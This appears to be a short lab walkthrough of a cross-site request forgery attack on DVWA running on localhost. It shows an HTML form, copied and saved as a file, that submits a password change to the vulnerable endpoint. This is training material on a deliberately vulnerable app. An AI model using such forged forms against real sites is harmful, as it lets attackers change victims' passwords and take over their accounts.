

# Cross Site Request Forgery (CSRF)



DVWA

## Procedure:



1. Select CSRF and View source code of the page

2. Copy the form tag. using this code, we going to modify and do a CSRF.



3. open the text editor and paste the copied form tag and enter the CSRF page URL in action="URL" and save it as an html file.

```
File Actions Edit View Help
GNU nano 6.4 csrf.html *
<form action="http://localhost/vulnerabilities/csrf/" method="GET">
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new">
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf">
  <br />
  <input type="submit" value="Change" name="Change">
</form>

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^_ Replace   ^L Paste     ^J Justify  ^_ Go To Line
```

4. Then open the saved html file enter the new password and click the change button it will redirect to CSRF page and it shows the **password is changed**.
